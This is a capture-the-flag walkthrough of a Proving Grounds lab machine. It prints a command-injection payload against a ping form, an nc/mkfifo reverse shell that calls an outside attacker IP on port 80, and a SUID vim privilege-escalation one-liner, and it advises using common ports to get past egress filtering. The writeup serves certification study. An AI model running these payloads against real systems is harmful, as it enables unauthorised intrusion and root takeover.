
I started this machine in OffSec’s Proving Ground’s Play platform. This platform is free to sign up for and gives three hours each day to complete a vulnerable machine. With a subscription to PG from my PEN-200 learning course, I plan to complete a lot of Play and Practice boxes to prepare for my upcoming certification.
From Proving Grounds, I was given an IP address, so the first thing I did was export a IP variable to use for the future. Once I exported the variable, I started an nmap scan to see what open ports were on the machine. The scan I used was “sudo nmap -sV -sC -Pn -p- $IP --open” (“-sC” – simple scripts, “-sV” – service version, “-Pn” – skip host discovery, “-p-” – all ports, and “--open” – only the open ports are shown). Below is the NMAP results in the notes that I took as I went along.

This reveals that only port 22 (SSH) and port 80 (HTTP) are open. I proceeded to go to the website and noticed that there is an area to enter an IP to try to ping. I viewed the page source to see if there was anything interesting, but there was not anything.

Since it was suggested, I entered the loopback IP in the prompt and clicked “Go” to see what was returned. The website loaded for a few seconds and then it returned the output of the ping command.

I noticed that I could see where the IP was entered in the browser, so I decided to try editing the URL to try to chain another command. I used “/?host=127.0.0.1; whoami”. After a short period, it reveals the ping output along with the user that the website is being ran as (“www-data”).

I checked for nc on the machine by going to “/?host=127.0.0.1; which nc” and noticed that it was there. I went back to the normal website so I could test this further to try to gain a reverse shell. After testing a couple payloads using the port 4444, I realized that it would not work. I proceeded to change the listening port that I was trying to use to something less suspicious, like port 80. The command I used that worked ended up being the “nc mkfifo” from https://www.revshells.com/.My payload that I entered into the connection tester was 127.0.0.1; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.45.162 80 >/tmp/f.

At this point, the connection seemed like it was waiting longer than it was before with the ping, so I went back to my terminal and noticed I now had a connection to the machine.

The first thing I did was finding the “local.txt” flag with the command find / "local.txt" 2>/dev/null | grep "local.txt". Once this was completed, I stabilized my shell more before I continued on using the commands:
which python3python3 -c 'import pty; pty.spawn("/bin/bash")'export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/tmpexport TERM=xterm-256colorCtrl + Zstty raw -echo ; fg ; resetstty columns 200 rows 200

Now that I had a more stable shell, I could proceed with my normal privilege escalation technique. While checking SUIDs on the machine with the command find / -perm -u=s -type f 2>/dev/null, I noticed that there was a strange SUID – “vim.basic”.

I looked on GTFO bins for vim to see how I could exploit this SUID and found: https://gtfobins.github.io/gtfobins/vim/#suid.

I changed the SUID exploit to the discovered vim path and to be python3, as noted by GTFO bins. I also changed it so the shell would be bash instead of sh. The command I used was /usr/bin/vim.basic -c ':py3 import os; os.execl("/bin/bash", "bash", "-pc", "reset; exec bash -p")'. After hitting enter, I was now in a root shell.

I searched for the final flag so I could submit it using find / "proof.txt" 2>/dev/null | grep "proof.txt".

The box is now complete!
Main Takeaway Concepts
TRY OTHER PORTS!
When you can’t figure out a reverse shell, don’t be afraid to try other ports that might not be blocked like 80 or 443. Ports like 4444 might be blocked by the machine and connections outbound to that port might not be allowed. Trying other ports, including the same port that the service is hosted on, could lead to a shell on the machine. From my experience, this is very common in Windows because the firewalls are configured to only allow outbound traffic to trusted ports.
TRY MULTIPLE SHELLS
Just because one reverse shell payload may not work, it does not mean you should stop. On top of trying different ports, you should also try different reverse shell payloads. It took me multiple payloads before I found that the “nc mkfifo” worked. If I would have only tried one payload and then given up, I would have been stuck on this portion of the machine.




 CyberArri
Leave a comment